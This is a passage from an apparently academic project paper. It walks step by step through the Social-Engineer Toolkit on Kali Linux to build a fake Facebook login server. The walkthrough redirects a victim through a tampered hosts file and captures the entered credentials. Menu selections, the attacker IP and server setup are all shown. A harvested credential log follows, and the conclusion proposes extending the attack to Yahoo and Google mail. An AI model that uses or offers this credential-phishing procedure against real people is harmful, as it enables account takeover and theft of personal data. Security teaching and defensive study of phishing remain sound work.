
The first thing we have to do is update both Metasploit framework and the social engineering toolkit to make sure that we have the latest version. Now, from the menu we select number "1-Social Engineering Attacks" as shown in the following figure 8:



```
[---]        Created by: David Kennedy (ReL1K)        [---]
[---]                 Version: 6.3                    [---]
[---]             Codename: '#HugLife'                [---]
[---]        Follow us on Twitter: @TrustedSec        [---]
[---]        Follow me on Twitter: @HackingDave       [---]
[---]       Homepage: https://www.trustedsec.com      [---]

       Welcome to the Social-Engineer Toolkit (SET).
        The one stop shop for all of your SE needs.

    Join us on irc.freenode.net in channel #setoolkit

  The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

 Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```

Figure 8 Social Engineering Toolkit


The next step is selecting “2-Website Attack Vectors” as shown in the following figure 9:



```
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]

        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

            Visit: https://www.trustedsec.com

 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set>
```

Figure 9 SET (Website Attack Vectors)


Then, we use the third option, which is “3-Credential Harvester Attack Method” as shown below in figure 10:



```
nd deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password
field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something
 different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacem
ents to make the highlighted URL link to appear legitimate however when clicked a window pops up then is
replaced with the malicious link. You can edit the link replacement settings in the set_config if its too
 slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you ca
n utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which i
s successful.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method

  99) Return to Main Menu

set:webattack>
```

Figure 10 SET (Credential Harvester Attack)


We now have three options as shown in figure 11, and we use the third option, which is “3-Custom Import” to import our facebook face website.


Applications Places
Mon May 18, 11:33 PM
root
root@kali: ~
File Edit View Search Terminal Help
KALI LINUX
"the quieter you become, the more you are able to hear"
root@kali: ~
root@kali: ~

```
  3) Credential Harvester Attack Method
  4) Tabnabbing Attack Method
  5) Web Jacking Attack Method
  6) Multi-Attack Web Method
  7) Full Screen Attack Method

 99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>
```

Figure 11 SET (Custom Import)


Now, as shown in figure 12, we have to enter the IP of our Kali Linux machine, which can be obtained by using the terminal with “ifconfig” command. The IP of the Kali machine is 192.168.1.111


Applications Places
Mon May 18, 11:39 PM
root
root@kali: ~
File Edit View Search Terminal Help
KALI LINUX
"the quieter you become, the more you are able to hear"
root@kali: ~
root@kali: ~
Kali Linux, an Offensiv...
Home

```
 99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>3
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.1.111
```

Figure 12 SET (Attacker IP Address)

The next step is specifying the path of the fake facebook web site that we already created, which is /root/Facebook. Then, we have to chose the second options to copy all the entire folder. Then entering the URL of the facebook as https://www.facebook.com. Now, we can see as shown in figure 13 that our fake web server is started.




```
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.1.111
[!] Example: /home/website/ (make sure you end with /)
[!] Also note that there MUST be an index.html in the folder you point to.
set:webattack> Path to the website to be cloned:/root/Facebook
[*] Index.html found. Do you want to copy the entire folder or just index.html?

1. Copy just the index.html
2. Copy the entire folder

Enter choice [1/2]: 2
[-] Example: http://www.blah.com
set:webattack> URL of the website you imported:https://www.facebook.com

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Apache is set to ON - everything will be placed in your web root directory of apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
[!] Apache may be not running, do you want SET to start the process? [y/n]: y
[ ok ] Starting web server: apache2.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/harvester_date.txt
Feel free to customize post.php in the /var/www directory
[*] All files have been copied to /var/www
{Press return to continue}
```

Figure 13 SET (Fake Web Server Starter)

Hacking Victim's Facebook Account

We are created a fake Facebook web server and modified the victim's host file. when the victim machine tries to login to www.facebook.com, the victim machine will login to our web server. Now, when the victim's user enters his/her user name and password, we will get a copy of them and find it in the following path: var/www, as shown in the following figure 14 and 15:




Welcome to Facebook - Log I...
https://www.facebook.com/?_rdr
Search
facebook
Log In
Keep me logged in
Forgot your password?
Connect with friends and the world around you on Facebook.
See photos and updates from friends in News Feed
Share what's new in your life on your Timeline
Find more of what you're looking for with Graph Search
Sign Up
It's free and always will be.
First name
Last name
Email or mobile number
Re-enter email or mobile number
New password
Birthday
Month
Day
Year
Why do I need to provide my birthday?
Female
Male
Sign Up
Create a Page for a celebrity, band or business.
Firefox automatically sends some data to Mozilla so that we can improve your experience.
Choose What I Share
Start
Welcome to Faceboo...
9:51 PM

Email or Phone: wanwan1990@yahoo.com

Password: ••••••••••••

Figure 14 victim's Facebook Login Page



Applications Places
Mon May 18, 11:57 PM
root
harvester_2015-05-18 23:45:08.856328.txt (/var/www) - gedit
File Edit View Search Tools Documents Help
Open Save
harvester_2015-05-18 23:45:08.856328.txt
Plain Text Tab Width: 8 Ln 5, Col 26 INS
Search
arvester_2015-04-21 10:00:48.692695.txt
harvester_2015-04-21 10:02:50.923580.txt
harvester_2015-04-21 10:10:16.999104.txt
harvester_2015-04-21 10:38:01.593776.txt
arvester_2015-04-21 11:25:40.032182.txt
harvester_2015-04-21 11:29:54.345054.txt
harvester_2015-04-28 05:15:31.085314.txt
harvester_2015-04-28 05:27:59.944563.txt
arvester_2015-05-11 13:03:42.612587.txt
harvester_2015-05-11 15:17:33.713206.txt
harvester_2015-05-18 23:45:08.856328.txt
index.html
"harvester_2015-05-18 23:45:08.856328.txt" selected (858 bytes)
[root@kali: ~]
[root@kali: ~]
www
harvester_2015-05-1...

```
Array
(
    [lsd] => AVr8Koh3
    [email] => werwan1990@yahoo.com
    [pass] => Computer123
    [default_persistent] => 0
    [timezone] => -270
    [lgndim] =>
eyJ3IjoxMjgwLCJoIjo4MDAsImF3IjoxMjgwLCJhaCI6NzQ2LCJjIjoyNHO
    [lgnrnd] => 122450_qRA_
    [lgnjs] => 1432006906
    [locale] => en_US
    [qsstamp] =>
W1tbMCw2LDE1LDIyLDQ3LDc4LDkzLDEwMSwxMzUsMTY2LDE4NywyMDQsMjE
)
```

Figure 15 SET (Hacking the Victim's Facebook Account)

As shown above, when the victim logins to his/her facebook account, our fake server will get a copy of that account and save it a specific directory, which is: var/www.

CONCLUSION AND FURTURE WORK

The most important points concluded throughout the planning and the implementing of this project are:-

1. Scanning a network to find the live victims.
2. Scanning a specific target and find vulnerabilities and the type of the OS which is running on it.
3. Creating a fake "host" file using Kali Linux.
4. Hacking a victim machine and uploading the fake host file into the victim's machine.
5. Creating a fake "facebook" web server and force the victim to use it by modifying its host file.
6. Grab the user name and password of the victim's facebook account.

The future works can be progress to include many new parts using updated technologies and tools. The main future work can be summarized as the following:

1. Scan networks and victims using Zombie's scan tool.
2. Find the vulnerabilities of victim machine using undirected methods.
3. Creating fake web servers for hacking yahoo mail and google mail account.

REFERENCES

[1] Maynor, D., & Mookhey, K. (2007). Metasploit toolkit for penetration testing, exploit development, and vulnerability research. Burlington, MA: Syngress.

[2] Lakshman, S. (2011). Linux Shell Scripting Cookbook. Birmingham: Packt Pub.

[3] Hutchens, J. (2014). Kali Linux network scanning cookbook over 90 hands-on recipes explaining how to leverage custom scripts and integrated tools in Kali Linux to effectively master network scanning. Birmingham, UK: Packt Pub.

[4] Chirillo, J. (2001). Hack attacks revealed: A complete reference with custom security hacking toolkit. New York: Wiley.

[5] Pritchett, W. (2013). Kali Linux Cookbook. Packt Publishing.

[6] Valade, J. (2005). Linux. Upper Saddle River, NJ: Addison-Wesley.

[7] Broad, J., & Bindner, A. (2014). Hacking with Kali practical penetration testing techniques. Waltham, MA: Elsevier Science.

[8] Kennedy, D. (2011). Metasploit the penetration tester's guide. San Francisco, CA: No Starch Press.

[9] Lyon, G. (2008). Nmap network scanning: Official Nmap project guide to network discovery and security scanning. Sunnyvale, CA: Insecure.Com, LLC.

[10] Pardoe, T. D., & Snyder, G. F. (2005). Network security. Clifton Park, NY: Thomson/Delmar Learning.

[11] Huang, S. C., MacCallum, D., & Du, D. (2007). Network security. New York: Springer.

[12] Savasgard, E. (2015). Hacking: The essential hacking playbook for beginners, secret techniques you need to know before you start hacking. North Charleston, SC: CreateSpace Independent Publishing Platform.

[13] Gregory, M. A., & Glance, D. (2013). Security and the networked society. Cham: Springer.

Author' biography with Photo

Aysar A. Abdulrahman received his B.Sc. in Information and Communication Engineering from University of Baghdad, in 2003. In 2008, he received the M.Sc. degrees in Computer Science from University of Sulaimani. During 2008-2010, he worked as an assist lecturer at University of Sulaimani\ College of Science\ Computer Department. In Dec 2013, he got his Ph.D. in Computer Engineering from Southern Illinois University. Now, he is working as a lecturer in the University of Sulaimani\ College of Science\ Computer Department.